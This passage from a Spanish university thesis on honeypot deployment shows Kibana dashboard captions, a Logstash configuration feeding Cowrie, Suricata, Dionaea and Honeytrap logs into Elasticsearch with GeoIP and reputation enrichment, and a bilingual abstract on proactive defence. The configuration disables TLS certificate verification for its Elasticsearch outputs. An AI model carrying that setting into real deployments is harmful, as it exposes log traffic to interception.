

Figura 46 Opción Discover con indice 'cowrie-logstash-' con filtro 'is_new' aplicado*

Dashboard de Suricata en Kibana



Figura 47 Visión parcial del dashboard de los de Suricata en Kibana

Archivo *logstash-cowrie.conf* de Logstash

He de destacar que los archivos descargados de Maxmind se ubican en *"/usr/share/logstash/vendor/bundle/jruby/2.5.0/gems/logstash-filter-geoip-6.0.3-java/vendor/"* para actualizar los preexistentes.

```
input {
       # if you don't want to use filebeat: this is the actual live log file to monitor
       # Cowrie
       file {
              path => "/home/jack/cowrie/var/log/cowrie/cowrie.json"
              start_position => beginning
              codec => json
              type => "cowrie"
       }
       # Suricata
       file {
              path => ["/var/log/suricata/eve.json"]
              start_position => beginning
              codec => json
              type => "Suricata"
       }
       # Dionaea
       file {
              path => ["/var/lib/docker/volumes/myvol/dionaea/dionaea.json"]
              start_position => beginning
              codec => json
              type => "Dionaea"
       }
       # Honeytrap
       file {
              path => ["/var/lib/docker/volumes/myvol/honeytrap/honeytrap.json"]
              start_position => beginning
              codec => json
              type => "Honeytrap"
       }
}

# Filter Section
filter {
  # Cowrie
  if [type] == "Cowrie" {
    date {
      match => [ "timestamp", "ISO8601" ]
    }
    mutate {
      rename => {
        "dst_port" => "dest_port"
        "dst_ip" => "dest_ip"
      }
    }
  }
# Add geo coordinates / ASN info / IP rep.
  if [src_ip]  {
     geoip {
      cache_size => 10000
      source => "src_ip"
      database     =>     "/usr/share/logstash/vendor/bundle/jruby/2.5.0/gems/logstash-filter-geoip-6.0.3-
java/vendor/GeoLite2-City.mmdb"
    }
    geoip {
      cache_size => 10000
```

```
      source => "src_ip"
      database     =>     "/usr/share/logstash/vendor/bundle/jruby/2.5.0/gems/logstash-filter-geoip-6.0.3-
java/vendor/GeoLite2-ASN.mmdb"
    }
    translate {
      refresh_interval => 86400
      field => "src_ip"
      destination => "ip_rep"
      dictionary_path => "/opt/logstash/list/iprep.yaml"
    }
  }
# Suricata
  if [type] == "Suricata" {
    date {
      match => [ "timestamp", "ISO8601" ]
    }
    translate {
      refresh_interval => 86400
      field => "[alert][signature_id]"
      destination => "[alert][cve_id]"
      dictionary_path => "/opt/logstash/list/cve.yaml"
#      fallback => "-"
    }
  }
# Dionaea
  if [type] == "Dionaea" {
    date {
      match => [ "timestamp", "ISO8601" ]
    }
    mutate {
      gsub => [
        "src_ip", "::ffff:", "",
        "dst_ip", "::ffff:", ""
      ]
    }
    if [credentials] {
      mutate {
        add_field => {
          "username" => "%{[credentials][username]}"
          "password" => "%{[credentials][password]}"
        }
        remove_field => "[credentials]"
      }
    }
  }
}

output {
    if [type] == "cowrie" or [type] == "Dionaea" or [type] == "Honeytrap"{
        elasticsearch {
            ssl => true
            ssl_certificate_verification => false
            cacert => '/etc/logstash/elasticSearch_CA.crt'
            hosts => ["https://192.168.100.82:9200"]
            ilm_enabled => auto
            ilm_rollover_alias => "cowrie-logstash"
            #manage_template => false
            #index => "%{[@metadata][beat]}-%{+YYYY.MM.dd}"
            #document_type => "%{[@metadata][type]}"
            user => "logstash_internal"
            password => "${logstash.password}"
        }
        file {
```

```
            path => "/tmp/cowrie-logstash.log"
            codec => json
        }
        stdout {
            codec => rubydebug
        }
    }
    # suricata
    if [type] == "Suricata" {
        elasticsearch {
            ssl => true
            ssl_certificate_verification => false
            cacert => '/etc/logstash/elasticSearch_CA.crt'
            hosts => ["https://192.168.100.82:9200"]
            ilm_enabled => auto
            ilm_rollover_alias => "suricata-logstash"
            #manage_template => false
            #index => "%{[@metadata][beat]}-%{+YYYY.MM.dd}"
            #document_type => "%{[@metadata][type]}"
            user => "logstash_internal"
            password => "${logstash.password}"
        }
        file {
            path => "/tmp/suricata-logstash.log"
            codec => json
        }
        stdout {
            codec => rubydebug
        }
    }
}
```

UNIVERSIDAD DE ALMERÍA

Resumen/Abstract

Los ataques a los servicios expuestos a internet están a la orden día, por ello es necesario tener una actitud proactiva y de inversión para prevenir futuras intrusiones o filtraciones de datos.

En esta actitud proactiva entran en juego, en parte, la implementación de Honeypots para intentar detectar vectores de ataques que se están sufriendo contra la infraestructura de la empresa, de cualquier tamaño.

En el caso de la implementación de honeypots y la posibilidad de realizar el despliegue virtualizando los sistemas (actualmente muchos sistemas productivos se encuentran virtualizados o en la nube) se reducen los costes drásticamente comparados con tener equipos *on premise* dedicados a estos propósitos.

Algunos de los productos aquí utilizados se utilizan a nivel empresarial como puede ser el software de ELK Stack o el servicio de VirusTotal (en su versión Premium). Las sondas implementadas también es posible desplegarlas a nivel empresarial, aunque posiblemente se desarrollen en ciertas ocasiones equipos personalizados para ser monitorizados por los equipos designados para dichas tareas de defensa proactiva. En cualquier caso, como se verá en los diferentes capítulos, es importante realizar una buena configuración para evitar que sean detectadas.

Attacks on services exposed to the internet are the order of the day, so it is necessary to have a proactive and investment attitude to prevent future intrusions or data leaks.

In this proactive attitude, the implementation of Honeypots comes into play, in part, to try to detect attack vectors that are being suffered against the company's infrastructure, of any size.

In the case of the implementation of honeypots and the possibility of carrying out the deployment by virtualizing the systems (currently many productive systems are virtualized or in the cloud) the costs are drastically reduced compared to having on-premises teams dedicated to these purposes.

Some of the products used here are used at a business level, such as the ELK Stack software or the VirusTotal service (in its Premium version). The probes implemented can also be deployed at the enterprise level, although custom equipment may be developed on certain occasions to be monitored by the teams designated for such proactive defense tasks. In any case, as will be seen in the different chapters, it is important to make a good configuration to avoid being detected.